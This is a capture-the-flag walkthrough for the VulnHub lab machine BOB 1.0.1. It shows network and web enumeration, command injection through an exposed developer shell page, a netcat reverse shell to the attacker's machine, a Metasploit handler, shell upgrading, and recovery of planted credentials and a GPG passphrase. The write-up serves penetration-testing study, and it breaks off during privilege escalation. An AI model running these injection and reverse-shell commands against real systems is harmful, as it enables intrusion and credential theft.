

3/25/2026

Challenge-11


Solving CTF Machines from VulnHub

BOB: 1.0.1 Walkthrough

Platform: VulnHub

Category: Boot2Root / Web Exploitation /
Privilege Escalation

Difficulty: Medium




YUVARAJ M

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Challenge Description

BOB 1.0.1 is a vulnerable Linux machine designed to test penetration testing skills such as enumeration, web exploitation, credential discovery, and privilege escalation.

The objective is to:

- Perform network discovery
- Identify open services
- Exploit web vulnerabilities
- Gain initial access
- Escalate privileges to root
- Capture the final flag

Target Information

Parameter	Value
Platform	VulnHub
Machine	BOB 1.0.1
Target IP	172.20.10.2
Attacker IP	172.20.10.3
OS	Linux
Access	Web + SSH

Enumeration Phase


◆ Step 1 — Network Discovery

```
sudo arp-scan -l
```

This command scans the local network to identify active devices. From the output, the target machine IP address was identified.

Target identified:

172.20.10.2



```
(yuvaraj@yuvaraj)-[~]
$ sudo arp-scan -l
[sudo] password for yuvaraj:
Interface: eth0, type: EN10MB, MAC: 08:00:27:e3:9f:ea, IPv4: 172.20.10.3
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.1    fa:e5:ce:20:81:64    (Unknown: locally administered)
172.20.10.4    e8:fb:1c:50:ab:27    (Unknown)
172.20.10.2    08:00:27:ee:36:74    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 16 hosts scanned in 1.429 seconds (11.20 hosts/sec). 3 responded
(yuvaraj@yuvaraj)-[~]
$
```

◆ Step 2 — Port Scanning

```
nmap -sC -sV -p- -A 172.20.10.2
```

This command performs a detailed scan to identify open ports, running services, and versions.

Open Ports:

Port	Service	Version
80	HTTP	Apache 2.4.25
25468	SSH	OpenSSH 7.4p1

- The presence of HTTP indicates a web application, while SSH can be used later for remote login.

```
(yuvaraj@yuvaraj)-[~]
$ nmap -sC -sV -p- -A 172.20.10.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-25 15:14 +0530
Nmap scan report for 172.20.10.2
Host is up (0.00079s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 4 disallowed entries
| /login.php /dev_shell.php /lat_memo.html
|_/passwords.html
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.25 (Debian)
25468/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
| ssh-hostkey:
| 2048 84:f2:f8:e5:ed:3e:14:f3:93:d4:1e:4c:41:3b:a2:a9 (RSA)
| 256 5b:98:c7:4f:84:6e:fd:56:6a:35:16:83:aa:9c:ea:f8 (ECDSA)
|_ 256 39:16:56:fb:4e:0f:50:85:40:d3:53:22:41:43:38:15 (ED25519)
MAC Address: 08:00:27:EE:36:74 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1   0.79 ms  172.20.10.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
```

Web Enumeration

The web application was accessed using a browser:

<http://172.20.10.2>



To identify hidden files and vulnerabilities, a Nikto scan was performed.

```
nikto -h http://172.20.10.2
```

Nikto is a web vulnerability scanner that helps identify exposed files, misconfigurations, and potential entry points.

Findings:

- robots.txt file discovered
- Hidden endpoints identified
- Sensitive files exposed

```
(yuvraj@yuvraj) ~$ nikto -h 172.20.10.2
Nikto v2.5.0

+ Target IP: 172.20.10.2
+ Target Hostname: 172.20.10.2
+ Target Port: 80
+ Start Time: 2020-03-25 15:14:50 (GMT+5.5)

+ Server: Apache/2.4.25 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/misconfig-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt Entry: /passwords.html is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00000000_robots-txt-file
+ /robots.txt Entry: /lat.html is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00000000_robots-txt-file
+ /robots.txt Entry: /dev.shell.php is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00000000_robots-txt-file
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 591, size: 5609af30eebf1, etime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1410
+ OPTIONS: allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.html: Admin Login page/section found.
+ 0100 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2020-03-25 15:15:21 (GMT+5.5) (31 seconds)

+ 1 host(s) tested
```

robots.txt Analysis



`http://172.20.10.2/robots.txt`

The robots.txt file revealed several hidden paths that are not meant to be indexed but are still accessible.

Discovered Paths:

```
/login.php
/dev_shell.php
/lat_memo.html
/passwords.html
```

- These endpoints became the primary attack surface.



Exploitation Phase (Command Injection)

◆ Access Web Shell

`http://172.20.10.2/dev_shell.php`

This page contained a developer shell that allows execution of system commands.


Test command:

`echo && id`

Output:

`uid=33(www-data)`

- This confirms that commands are executed on the server as the `www-data` user.



◆ Reverse Shell

To gain a stable shell, a reverse shell was initiated.

Listener Setup (Metasploit)

```
use exploit/multi/handler
set LHOST 172.20.10.3
set LPORT 4444
run
```


This prepares the attacker machine to receive a reverse connection.

```
yuvraj@yuvraj: ~  
└─$ python3 multi_handler.py  
LHOST 172.20.10.3  
LPORT 4444 yes The listen port  
Exploit target:  
--  
0 Wildcard Target  
View the full module info with the info, or info -d command.  
msf exploit(multi/handler) > set LHOST 172.20.10.3  
[~] Unknown datastore option: LHOST=172.20.10.3.  
Usage: set [options] [name] [value]  
Set the given option to value. If value is omitted, print the current value.  
If both are omitted, print options that are currently set.  
If run from a module context, this will set the value in the module's  
datastore. Use -g to operate on the global datastore.  
If setting a PAYLOAD, this command can take an index from 'show payloads'.  
OPTIONS:  
-c, --clear Clear the values, explicitly setting to nil (default)  
-g, --global Operate on global datastore variables  
-h, --help Help banner.  
msf exploit(multi/handler) > set LHOST 172.20.10.3  
LHOST = 172.20.10.3  
msf exploit(multi/handler) > show options  
Payload options (generic/shell_reverse_tcp):  
--  
Name Current Setting Required Description  
--  
LHOST 172.20.10.3 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
--  
0 Wildcard Target  
View the full module info with the info, or info -d command.  
msf exploit(multi/handler) >
```

Trigger Reverse Shell

```
echo && nc 172.20.10.3 4444 -e /bin/bash
```

This command forces the target machine to connect back to the attacker machine.



Result:

A shell was obtained as **www-data**.

```

msf exploit(multi/handler) > set LHOST 172.20.10.3
LHOST => 172.20.10.3
msf exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 172.20.10.3     | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.20.10.3:4444
[*] Command shell session 1 opened (172.20.10.3:4444 → 172.20.10.2:59294) at 2026-03-25 15:28:00 +0530

id
uid=33(www-data) gid=33(www-data) groups=33(www-data),100(users)
whoami
www-data

```

Shell Stabilization

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

This upgrades the shell to a fully interactive terminal, allowing better command execution.

```

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.20.10.3:4444
[*] Command shell session 1 opened (172.20.10.3:4444 → 172.20.10.2:59294) at 2026-03-25 15:28:00 +0530

id
uid=33(www-data) gid=33(www-data) groups=33(www-data),100(users)
whoami
www-data
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Milburg-High:/var/www/html$

```

Enumeration Phase (Post Exploitation)

◆ Users Enumeration

```
cd /home
ls
```

This step identifies all users on the system.

Users found:

- bob
- elliot
- jc
- seb

```

yuvaraj@yuvaraj: ~
Session Actions Edit View Help
yuvaraj@yuvaraj: ~ x yuvaraj@yuvaraj: ~ x
-rw-r--r-- 1 root root 69959 Mar 5 2018 apt.extended_states.0
-rw-r--r-- 1 root root 559 Feb 21 2018 dpkg.diversions.0
-rw-r--r-- 1 root root 229 Feb 21 2018 dpkg.diversions.1.gz
-rw-r--r-- 1 root root 218 Mar 5 2018 dpkg.statoverride.0
-rw-r--r-- 1 root root 151 Feb 21 2018 dpkg.statoverride.1.gz
-rw-r--r-- 1 root root 1281458 Mar 5 2018 dpkg.status.0
-rw-r--r-- 1 root root 356097 Feb 21 2018 dpkg.status.1.gz
-rw----- 1 root root 1066 Mar 5 2018 group.bak
-rw----- 1 root shadow 908 Mar 5 2018 gshadow.bak
-rw----- 1 root root 2327 Mar 4 2018 passwd.bak
-rw----- 1 root shadow 1783 Mar 8 2018 shadow.bak
www-data@Milburg-High:/var/backups$ cd ../
cd ../
www-data@Milburg-High:/var$ cd ../
cd ../
www-data@Milburg-High:/$ ls -l
ls -l
total 80
drwxr-xr-x 2 root root 4096 Feb 21 2018 bin
drwxr-xr-x 3 root root 4096 Feb 21 2018 boot
drwxr-xr-x 17 root root 3000 Mar 25 05:39 dev
drwxr-xr-x 114 root root 4096 Mar 25 05:39 etc
-rw----- 1 root root 335 Mar 5 2018 flag.txt
drwxr-xr-x 6 root root 4096 Mar 4 2018 home
lrwxrwxrwx 1 root root 29 Feb 21 2018 initrd.img → boot/initrd.img-4.9.0-4-amd64
lrwxrwxrwx 1 root root 29 Feb 21 2018 initrd.img.old → boot/initrd.img-4.9.0-4-amd64
drwxr-xr-x 15 root root 4096 Feb 21 2018 lib
drwxr-xr-x 2 root root 4096 Feb 21 2018 lib64
drwx----- 2 root root 16384 Feb 21 2018 lost+found
drwxr-xr-x 3 root root 4096 Feb 21 2018 media
drwxr-xr-x 2 root root 4096 Feb 21 2018 mnt
drwxr-xr-x 2 root root 4096 Feb 21 2018 opt
dr-xr-xr-x 105 root root 0 Mar 25 05:39 proc
drwx----- 16 root root 4096 Feb 28 2018 root
drwxr-xr-x 23 root root 680 Mar 25 05:39 run
drwxr-xr-x 2 root root 4096 Feb 21 2018 sbin
drwxr-xr-x 3 root root 4096 Mar 4 2018 srv
dr-xr-xr-x 13 root root 0 Mar 25 06:01 sys
drwxrwxrwt 2 root root 4096 Mar 25 05:39 tmp
drwxr-xr-x 10 root root 4096 Feb 21 2018 usr
drwxr-xr-x 12 root root 4096 Feb 28 2018 var
lrwxrwxrwx 1 root root 26 Feb 21 2018 vmlinuz → boot/vmlinuz-4.9.0-4-amd64
lrwxrwxrwx 1 root root 26 Feb 21 2018 vmlinuz.old → boot/vmlinuz-4.9.0-4-amd64
www-data@Milburg-High:/$ cd home
cd home
www-data@Milburg-High:/home$ ls -l
ls -l
total 16
drwxr-xr-x 18 bob bob 4096 Mar 8 2018 bob
drwxr-xr-x 15 elliot elliot 4096 Feb 27 2018 elliot
drwxr-xr-x 15 jc jc 4096 Feb 27 2018 jc
drwxr-xr-x 15 seb seb 4096 Mar 5 2018 seb
www-data@Milburg-High:/home$

```

Credential Discovery

◆ Hidden Password File

```
cat /home/bob/.old_passwordfile.html
```

A hidden file containing credentials was discovered.

Output:

```
jc:Qwerty  
seb:Titanium_Pa$$word_Hack3rs_Fear_M3
```

- These credentials indicate poor password management practices.

```
www-data@Milburg-High:/home/bob$ cat old_passwordfile.html  
cat old_passwordfile.html  
cat: old_passwordfile.html: No such file or directory  
www-data@Milburg-High:/home/bob$ head old_passwordfile.html  
head old_passwordfile.html  
head: cannot open 'old_passwordfile.html' for reading: No such file or directory  
www-data@Milburg-High:/home/bob$ cat .old_passwordfile.html  
cat .old_passwordfile.html  
<html>  
<p>  
jc:Qwerty  
seb:Titanium_Pa$$word_Hack3rs_Fear_M3  
</p>  
</html>  
www-data@Milburg-High:/home/bob$
```

Further Enumeration

```
cd /home/bob/Documents  
ls
```

Important files were found:

- login.txt.gpg (encrypted file)
- staff.txt (internal notes)

```
www-data@Milburg-High:/home/bob$ cd Documents  
cd Documents  
www-data@Milburg-High:/home/bob/Documents$ ls -l  
ls -l  
total 12  
drwxr-xr-x 3 bob bob 4096 Mar  5  2018 Secret  
-rw-r--r-- 1 bob bob  91 Mar  5  2018 login.txt.gpg  
-rw-r--r-- 1 bob bob 300 Mar  4  2018 staff.txt  
www-data@Milburg-High:/home/bob/Documents$ █
```

◆ staff.txt Analysis

```
cat staff.txt
```

This file contains internal information about users and weak security practices.

- It hints at poor password usage and potential vulnerabilities.

```
www-data@Milburg-High:/home/bob/Documents$ cat staff.txt
cat staff.txt
Seb:

Seems to like Elliot
Wants to do well at his job
Gave me a backdoored FTP to instal that apparently Elliot gave him

James:

Does nothing
Pretty Lazy
Doesn't give a shit about his job

Elliot:

Keeps to himself
Always needs to challenge everything I do
Keep an eye on him
Try and get him fired
www-data@Milburg-High:/home/bob/Documents$
```

Secret Directory Exploration

```
cd /home/bob/Documents/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here
ls
cat notes.sh
```

A hidden script was found containing multiple lines of text.

By taking the **first letter of each line**, the password was derived:

HARPOCRATES

```
<uments/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here$ cat notes.sh  
cat notes.sh  
#!/bin/bash  
clear  
echo "-= Notes =-"  
echo "Harry Potter is my faviorite"  
echo "Are you the real me?"  
echo "Right, I'm ordering pizza this is going nowhere"  
echo "People just don't get me"  
echo "Ohhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh <sea santy here>"  
echo "Cucumber"  
echo "Rest now your eyes are sleepy"  
echo "Are you gonna stop reading this yet?"  
echo "Time to fix the server"  
echo "Everyone is annoying"  
echo "Sticky notes gotta buy em"  
<uments/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here$
```

GPG Decryption

```
gpg --homedir /tmp/.gnupg --batch --passphrase HARPOCRATES -d login.txt.gpg
```

The encrypted file was decrypted using the discovered password.

Output:

bob:b0bcat

- These credentials were used for privilege escalation.

```
www-data@Milburg-High:/home/bob/Documents$ gpg --batch --passphrase HARPOCRATES -d login.txt.gpg
<g --batch --passphrase HARPOCRATES -d login.txt.gpg
gpg: Fatal: can't create directory '/var/www/.gnupg': Permission denied
www-data@Milburg-High:/home/bob/Documents$ gpg --homedir /tmp/.gnupg --batch --passphrase HARPOCRATES -d login.txt.g
Pg
<g --batch --passphrase HARPOCRATES -d login.txt.gpg
gpg: directory '/tmp/.gnupg' created
gpg: keybox '/tmp/.gnupg/pubring.kbx' created
gpg: AES encrypted data
gpg: encrypted with 1 passphrase
bob:b0bcat_
www-data@Milburg-High:/home/bob/Documents$
```

Initial Access (bob)

su bob

Password:

b0bcat_

Successfully switched to user **bob**.

```

www-data@Milburg-High:/home/bob/Documents$ gpg --batch --passphrase HARPOCRATES -d login.txt.gpg
<g --batch --passphrase HARPOCRATES -d login.txt.gpg
gpg: Fatal: can't create directory '/var/www/.gnupg': Permission denied
www-data@Milburg-High:/home/bob/Documents$ gpg --homedir /tmp/.gnupg --batch --passphrase HARPOCRATES -d login.txt.gpg
gpg: directory '/tmp/.gnupg' created
